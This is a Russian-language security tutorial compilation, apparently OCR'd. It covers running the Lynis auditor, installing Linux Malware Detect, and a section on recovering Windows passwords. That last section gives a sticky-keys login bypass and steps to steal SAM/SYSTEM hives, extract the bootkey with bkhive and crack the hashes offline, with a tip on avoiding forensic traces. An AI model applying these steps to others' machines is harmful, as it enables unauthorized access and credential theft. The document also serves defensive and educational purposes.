
Lynis без установки — портативная версия

Пойдя этим путём, вы получите самый свежий пакет.

Создайте директорию (например /usr/local/lynis)

Lynis может быть запущен из любой директории (или со съёмного носителя).

```
1  mial@mial-VirtualBox ~ $ sudo -s
2  [sudo] password for mial:
3  mial-VirtualBox ~ # mkdir /usr/local/lynis
4  mial-VirtualBox ~ # cd /usr/local/lynis/
5  mial-VirtualBox lynis #
```




Загружаем архив Lynis

Идём в секцию загрузок и копируем ссылку на тарболл (архив) Lynis (текущая версия lynis-1.6.4.tar.gz). Используйте эту ссылку вместе с wget (обычно уже установлен по умолчанию). Пользователи Mac OS могут использовать инструмент curl, тогда как BSD пользователи могут использовать fetch.

```
1  mial-VirtualBox lynis # wget https://cisofy.com/files/lynis-1.6.4.tar.gz
```

```
2       --2015-02-15 12:55:25-- https://cisofy.com/files/lynis-1.6.4.tar.gz
3       Распознаётся cisofy.com (cisofy.com)… 149.210.134.182
4       Подключение к cisofy.com (cisofy.com)|149.210.134.182|:443... соединение установлено.
5       HTTP-запрос отправлен. Ожидание ответа... 200 OK
6       Длина: 171953 (168K) [application/octet-stream]
7       Сохранение в: «lynis-1.6.4.tar.gz»
8
9       100%[======================================&amp;gt;] 171,953 168KB/s за 1.0s
10
11      2015-02-15 12:55:29 (168 KB/s) - «lynis-1.6.4.tar.gz» сохранён [171953/171953]
12
13      mial-VirtualBox lynis # sha256sum lynis-1.6.4.tar.gz
14      886c74b591706f896149fe74adb481b58c549d32243d0cf620b46dfdd25dc66d lynis-1.6.4.tar.gz
15      mial-VirtualBox lynis #
```

После скачивания, протестируйте файл, чтобы подтвердить его целостность загрузки. Связанные хэши SHA1, SHA256 присутствуют также на официальном сайте. В зависимости от вашей ОС, это может быть выполнено в командной строке с sha1, sha1sum, sha256sum или с openssl.





```
1       mial-VirtualBox lynis # sha1sum lynis-1.6.4.tar.gz
2       mial-VirtualBox lynis # sha1 lynis-1.6.4.tar.gz
3       mial-VirtualBox lynis # openssl sha1 lynis-1.6.4.tar.gz
```

Отображаемый в результате хэш должен быть в точности таким же, как на веб-сайте. Если не так, загрузите программу на другую машину или через браузер, для подтверждения, что загрузка не повреждена.

Распаковка архива

Теперь распакуйте архив и перейдите в каталог lynis

```
1       mial-VirtualBox lynis # tar zxvf lynis-1.6.4.tar.gz
2       mial-VirtualBox lynis # cd lynis/
```



Меню помощи Lynis


Lynis поставляется со своим собственным меню помощи, которое показывает некоторые базовые опции и как выполнить простейшие действия.

```
mial-VirtualBox lynis # ./lynis --help

[ Lynis 1.6.4 ]

################################################################################
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

Copyright 2007-2014 - CISOfy &amp;amp; Michael Boelen, http://cisofy.com
Enterprise support and plugins available via CISOfy - http://cisofy.com
################################################################################

[+] Initializing program
------------------------------------
Scan options:
--auditor "&lt;name&gt;" : Auditor name
--check-all (-c) : Check system
--no-log : Don't create a log file
--pentest : Non-privileged scan (useful for pentest)
--profile &lt;profile&gt; : Scan the system with the given profile file
--quick (-Q) : Quick mode, don't wait for user input
--tests "&lt;tests&gt;" : Run only tests defined by &lt;tests&gt;
--tests-category "&lt;category&gt;" : Run only tests defined by &lt;category&gt;

Layout options:
--no-colors : Don't use colors in output
--quiet (-q) : No output, except warnings
--reverse-colors : Optimize color display for light backgrounds

Misc options:
--check-update : Check for updates
--debug : Debug logging to screen
--view-manpage (--man) : View man page
--version (-V) : Display version number and quit

Enterprise options:
--plugin-dir "&lt;path&gt;" : Define path of available plugins
--upload : Upload data to central node

See man page and documentation for all available options.
```

Запуск Lynis

Я сделал быстрый тест на моей Linux Mint с использованием Lynis.

```
./lynis --auditor "MiAl" -c -Q
```



Если у кого-то «затык» при проверки PHP:

[+] Software: PHP

————————————

— Checking PHP [NOT FOUND]

— Checking PHP disabled functions [NONE]

То отредактируйте файл include/tests_php — сделайте инклуд файла php.ini.

Вы можете использовать различные команды:

1 mial-VirtualBox lynis # ./lynis -c

2 (или)

3 mial-VirtualBox lynis # ./lynis --auditor "WebWare.biz" -c -Q

4 (или)

5 mial-VirtualBox lynis # ./lynis --auditor "WebWare.biz" -c -Q -q

6 (или)

7 mial-VirtualBox lynis # ./lynis --auditor "WebWare.biz" -c -q -Q --pentest

8 (или подобные)

Изучение отчёта Lynis

Lynis сохраняет свои отчёты в /var/log/lynis.log. Быстрое сканирование Lynis не выявило уязвимостей вроде Shellshock или тому подобных. Но, тем не менее, программа выдала несколько предупреждений и множество советов как усилить систему.

Особенно меня обрадовали советы по укреплению веб-сервера и почтового сервера — т. е. Lynis и их.

Отчёт сохраняется в файле /var/log/lynis.log в нём можно найти дополнительные детали.

Хорошее

То, что мне понравилось в Lynis (версия с открытым кодом):

- Для бесплатного инструмента, Lynis обеспечивает хорошее тестирование.
- Отчёты просты для понимания.
- Она использует GPLv3 — спасибо.
- Пользователи могут писать собственные плагины для использования с ней.

- Присутствует не просто анализ системы, а также тестирование установленного софта. Особенно интересно было читать рекомендации по укреплению веб-сервера и почтового сервера.

Возможные улучшения

Хотелось бы, чтобы в следующее обновление добавили:

- Добротный HTML отчёт (с раскрывающимися секциями).
- Тест на целостность файловой системы и пакетов.
- Добавление ссылок на CVE статьи — очень бы пригодилось с HTML отчётом.
- Высокоуровневый обзор для высшего управления.
- SQLi тесты и предложения для базы данных серверов.
- Подробнее о вероятных решениях/предложениях.
- Пропуск теста, когда файлы config/include имеют некорректный путь.

Заключение

В целом, я думаю это хороший инструмент, который нужно иметь хотя бы для автоматизации большого количества тестов. Всё можно улучшить, и Lynis не исключение. Любой сервер, будь то Linux, Windows или Unix требует регулярного аудита. Хотя нет спасения от уязвимости нулевого дня, но с регулярным аудитом вы сможете сохранить ваши ценные ресурсы. Lynis — это хороший инструмент, но вам следует использовать более чем один инструмент хотя бы потому, что различные поставщики (или разработчики софта) имеют различный взгляд на безопасность. А нам важно обеспечить безопасность сервера с высоким аптаймом и надёжно защищёнными данными.

Инструмент: Lynis

Страница проекта: http://cisofy.com/lynis/

Использование: Бесплатно

Лицензия: GPLv3

Загрузка http://cisofy.com/downloads/

Итак, делайте аудит своей системы и исправьте все оставшиеся проблемы, которые, по вашему мнению, могут затронуть вас.

Установка Linux Malware Detect (LMD) на Linux

Вся инструкция применима, пожалуй, к любому дистрибутиву Linux, по крайней мере, проверялось и точно работает на RHEL, CentOS, Fedora, Debian, Ubuntu, Mint.

В своей более ранней статье я объяснял, как вы можете защитить сервер Apache от вредоносных и DOS атак, используя mod_security и mod_evasive. Теперь я хочу поднять тему выявления вредоносного кода с использованием LMD (Linux Malware Detect).

Что такое Malware?

Malware (мэлвэром) называют вредоносные программы, скрипты или код, которые создаются и используются хакерами для получения информации из частных данных или получения доступа к любой частной компьютерной системе. Мэлвэа (malware) может быть троянами, вирусами, шпионскими программами, рекламными модулями, руткитами или любыми вредоносными программами, которые могут быть очень пагубными для пользователей компьютера.

Что такое Linux Malware Detect (LMD)?

Linux Malware Detect (LMD) — это бесплатный, с открытым исходным кодом сканер вредоносных программ для основанных на Unix/Linux операционных систем, выпущенный под лицензией GNU GPLv2. Он создан для выявления угроз, которые могут возникнуть в условиях хостинга. К примеру, проникнув на ваш сервер, хакер оставит на нём программу, позволяющую ему подключаться к вашему серверу, контролировать его, менять настройки, скачивать/закачивать/модифицировать файлы и базы данных. Именно для обнаружения

подобных вредоносных программ и предназначен Linux Malware Detect. Для более подробной информации посетите официальный сайт http://www.rfxn.com/projects/linux-malware-detect/.

Установка Linux Malware Detect (LMD) в RHEL, CentOS, Fedora, Debian, Ubuntu, Mint.

Шаг 1: Загрузка Linux Malware Detect (LMD)

Загружаем последнюю версию пакета LMD, используя следующую команду wget.

```
1	cd /tmp
2	wget http://www.rfxn.com/downloads/maldetect-current.tar.gz
```

Шаг 2: Установка LMD

Установка и настройка LMD — это предельно простая задача, просто выполните следующие шаги как рут пользователь.

```
1	tar xfz maldetect-current.tar.gz
2	cd maldetect-*
3	./install.sh
```

Внимание, на Debian, Ubuntu, Mint (и всем подобным, кто использует sudo) нужно вместо команды


```
1	./install.sh
```

выполнить

```
1	sudo ./install.sh
```

Всё остальное идентично, поскольку не требует рут-прав.

Образец вывода:



Шаг 3: Настройка LMD

По умолчанию, все опции в файле конфигурационном файле полностью закомментированы, следовательно, настройте его под ваши нужды. Но перед тем, как делать какие-либо изменения, ниже давайте кратко ознакомимся с каждой опцией.

- **email_alert** : Если вы хотите получать предупреждения по почте, тогда установите на 1.
- **email_subj** : Задайте здесь тему письма.
- **email_addr** : Здесь добавьте ваш адрес электронной почты для получения уведомлений о найденных вредоносных программах.

- **quar_hits** : Помещать ли в карантин зловредные программы, следует установить на 1.
- **quar_clean** : Очищать ли выявленные вредоносные программы, нужно установить 1.
- **quar_susp** : Приостановить ли аккаунт пользователей, у которых обнаружено вредоносная программа, установите по вашим нуждам.
- **quar_susp_minuid** : Минимальный userid который может быть приостановлен.

Откройте файл /usr/local/maldetect/conf.maldet и сделайте необходимые вам изменения.

```
1	vi /usr/local/maldetect/conf.maldet
```

Образец конфигурации

Вот мой пример конфигурационного файла.

```
1	# [ EMAIL ALERTS ]
2	##
3	# The default email alert toggle
4	# [0 = disabled, 1 = enabled]
5	email_alert=1
6
7	# The subject line for email alerts
8	email_subj="Обнаружена вредоносная программа на $(hostname)"
9
10	# The destination addresses for email alerts
11	# [ values are comma (,) spaced ]
12	email_addr="alexey@webware.biz"
13
14	# Ignore e-mail alerts for reports in which all hits have been cleaned.
15	# This is ideal on very busy servers where cleaned hits can drown out
16	# other more actionable reports.
17	email_ignore_clean=0
18
19	##
20	# [ QUARANTINE OPTIONS ]
21	##
22	# The default quarantine action for malware hits
23	# [0 = alert only, 1 = move to quarantine &amp;amp; alert]
24	quar_hits=1
25
26	# Try to clean string based malware injections
27	# [NOTE: quar_hits=1 required]
28	# [0 = disabled, 1 = clean]
29	quar_clean=1
30
31	# The default suspend action for users wih hits
32	# Cpanel suspend or set shell /bin/false on non-Cpanel
33	# [NOTE: quar_hits=1 required]
34	# [0 = disabled, 1 = suspend account]
35	quar_susp=0
36	# minimum userid that can be suspended
37	quar_susp_minuid=500
```

Шаг 4: Ручные сканирования и использование

Если вам хочется просканировать домашнюю директорию пользователей, тогда просто выполните следующую команду.

```
1	maldet --scan-all /home
```

Если вы выполнили сканирование, но забыли включить опцию помещения в карантин, не переживайте, просто выполните следующую команду, для переноса в карантин всех вредоносных программ из предыдущих результатов.

```
# maldet --quarantine SCANID
ИЛИ
# maldet --clean SCANID
```

Шаг 5: Ежедневные сканирования

По умолчанию установка помещает скрипт LMD в /etc/cron.daily/maldet, и он используется для выполнения ежедневных сканирований, обновления сигнатур, карантина и т. д. И для отправки ежедневных сообщения о сканировании зловредных программ на заданный вами имейл. Если вам нужно добавить дополнительные пути для сканирования, тогда вам следует отрадактировать этот файл в соответствии с вашими требованиями.

```
vi /etc/cron.daily/maldet
```

Если вам нравится эта статья, пожалуйста, поделитесь ей с вашими друзьями и оставьте комментарии.

Как УЗНАТЬ пароль Windows?

В этой статье будет описано как узнать пароль от Windows (любых версий), НЕ сбросить, НЕ изменить, а именно УЗНАТЬ.

Сначала отступление

Сбросить пароль или изменить его в системе Windows легко — школьники уже наснимали свои стопятьсот видео как это сделать.

Продвинутые школьники используют ПРО версию программы ElcomSoft System Recovery, которая «за пол минуты взламывает пароль» (на самом деле, ищет по словарю наиболее популярные пароли, сравнивает их с ранее рассчитанными хэшами и, если школьник задалпароль что-нибудь вроде «1», «1111», «123», «admin», «password», то программа его отображает).

Продвинутые пользователи снимают видео как сбросить пароль с помощью **Kali Linux**. Причём, Kali Linux используется для 1) монтирования диска с ОС Windows, 2) переименование одного файла для запуска командной строки… Я думаю, в свободное время эти люди колют орехи айфонами.

На самом деле, я шучу. В 99.99% случаев именно это и нужно — сбросить пароль школьника или бухгалтера, которые зачем-то его поставили и благополучно забыли.

Если вам именно это и нужно, то загрузитесь с любого Live-диска (это может быть и Linux – что угодно). В каталоге **C:\Windows\System32** переименуйте файл **cmd.exe** в **sethc.exe** или в**osk.exe**. Понятно, что нужно сделать бэкап файла sethc.exe (или osk.exe), а файл cmd.exe копировать с присвоением нового имени.

Если вы переименовали файл в sethc.exe, то при следующей загрузке Windows, когда у вас спросят пароль, нажмите пять раз кнопку SHIFT, а если в osk.exe, то вызовите экранную клавиатуру. И в том и в другом случае у вас откроется командная строка (cmd.exe) в которой нужно набрать:

```
net user имя_пользователя *
```

Т.е. если имя пользователя admin, то нужно набрать:

```
net user admin *
```

А теперь я буду снимать своё видео.

Опять шучу.

Узнаём пароль Windows с помощью Kali Linux

Теория: где Windows хранит свои пароли?

Windows размещает пароли в файле реестра **SAM** (System Account Management) (система управления аккаунтами). За исключением тех случаев, когда используется Active Directoryis.

Active Directoryis — это отдельная система аутентификации, которая размещает пароли в базе данных LDAP. Файл SAM лежит в **C:\<systemroot>\System32\config** (**C:\<systemroot>\sys32\config**).

Файл SAM хранит пароли в виде хэшей, используя хэши LM и NTLM, чтобы добавить безопасности защищаемому файлу.

Отсюда важное замечание: получение пароля носит вероятностный характре. Если удасться расшифровать хэш — то пароль наш, а если нет — то нет…

Файл SAM не может быть перемещён или скопирован когда Windows запущена. Файл SAM может быть сдамплен (получен дамп), полученные из него хэши паролей могут быть подвержены брут-форсингу для взлома оффлайн. Хакер также может получить файл SAM загрузившись с другой ОС и смонтировав **C:**. Загрузиться можно с дистрибутива Linux, например Kali, или загрузиться с Live-диска.

Одно общее место для поиска файла SAM это **C:\<systemroot>\repair**. По умолчанию создаётся бэкап файла SAM и обычно он не удаляется системным администратором. Бэкап этого файла не защищён, но сжат, это означает, что вам нужно его разархивировать, чтобы получить файл с хэшами. Для этого можно использовать утилиту **expand**. Команда имеет вид**Expand [FILE] [DESTINATION]**. Здесь пример раскрытия файла SAM в файл с именем uncompressedSAM.

C:\> expand SAM uncompressedSAM

Чтобы улучшить защиту от оффлайн хакинга, Microsoft Windows 2000 и более поздние версии включают утилиту **SYSKEY**. Утилита SYSKEY зашифровывает хэшированные пароли в файле SAM используя 128-битный ключ шифрования, который разный для каждой установленной Windows.

Атакующий с физическим доступом к системе Windows может получить SYSKEY (также называймый загрузочный ключ) используя следующие шаги:

1. Загрузиться с другой ОС (например, с Kali).
2. Украсть SAM и хайвы SYSTEM (**C:\<systemroot>\System32\config** (**C:\<systemroot>\sys32\config**)).
3. Восстановить загрузочный ключ из хайвов SYSTEM используя **bkreg** или **bkhive**.
4. Сделать дамп хэшей паролей.
5. Взломать их оффлан используя инструмент, например такой как **John the Ripper**.

Ещё одно важное замечание. При каждом доступе к файлам в Windows изменяется **MAC**(модификация, доступ и изменение), который залогирует ваше присутствие. Чтобы избежать оставления криминалистических доказательств, рекомендуется скопировать целевую систему (сделать образ диска) до запуска атак.

Монтирование Windows

Есть доступные инструменты для захвата Windows-файлов SAM и файла ключей SYSKEY. Один из методов захвата этих файлов — это монтирование целевой Windows системы так, чтобы другие инструменты имели доступ к этим файлам в то время, пока Microsoft Windows не запущена.

Первый шаг — это использование команды fdisk -l для идентификации ваших разделов. Вы должны идентифицировать Windows и тип раздела. Вывод fdisk показывает NTFS раздел, например так:

Device Boot Start End Blocks Id System

/dev/hdb1* 1 2432 19535008+ 86 NTFS

/dev/hdb2 2433 2554 979965 82 Linux swap/Solaris

/dev/hdb3 2555 6202 29302560 83 Linux

Создаёте точку монтирования используя следующую команду **mkdir /mnt/windows**.

Монтируете системный раздел Windows используя команду как показано в следующем примере:

mount -t <WindowsType> <Windows partition> /mnt/windows

```
ot@kali:~# mkdir /mnt/windows
ot@kali:~# mount -t ntfs-3g /dev/hdb1/mnt/windows
```

Теперь, когда целевая система Windows смонтирована, вы можете скопировать файлы SAM и SYSTEM в вашу директорию для атаки следующей командой:

cp SAM SYSTEM /pentest/passwords/AttackDirectory

Доступны инструменты для дампа файла SAM. **PwDumpand Cain**, **Abel** и **samdump** — это только немногие примеры.

Обратите внимание, вам нужно восстановить оба файла — загрузочного ключа и SAM. Файл загрузочного ключа используется для доступа к файлу SAM. Инструменты, используемые для доступа к файлу SAM будут требовать файл загрузочного ключа.

bkreg и **bkhiveare** — популярные инструменты, которые помогут получить файл загрузчика ключа, как показано на следующем скриншоте:

```
root@kali:# bkhive /win/WINDOWS/system32/config/system key.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$
Default ControlSet: 002
Bootkey:                                  9e55eb2
```

Как защититься от кражи пароля для входа в Windows:

- Во-первых, не нужно надеяться на этот пароль. Этот пароль не спасёт вас даже от вашего сына-школьника. Этот пароль не поможет вам защитить данные, а также бесполезен при краже компьютера. (Ситуация с паролем на BIOS примерно такая же — не предоставляет никакой реальной защиты, время от времени портит жизнь бухгалтерам и людям с плохой памятью).
- Если вам важно ограничить доступ к данным или ко всей системе, используйте такие программы шифрования как VeraCrypt и TrueCrypt (но если уж вы в этом случае забудете пароль, то данные будут безвозвратно утеряны).
- Чтобы ваш пароль на вход в Windows не могли расшифровать школьники, придумывайте сложный, длинный пароль с разными регистрами, цифрами и буквами (в том числе русскими) и т. д. Но ещё раз повторю — этот пароль не защищает ничего.

7. Сканирование сетей. Перехват данных в сетях

Взлом пароля веб-сайта с использованием WireShark (и защита от этого)

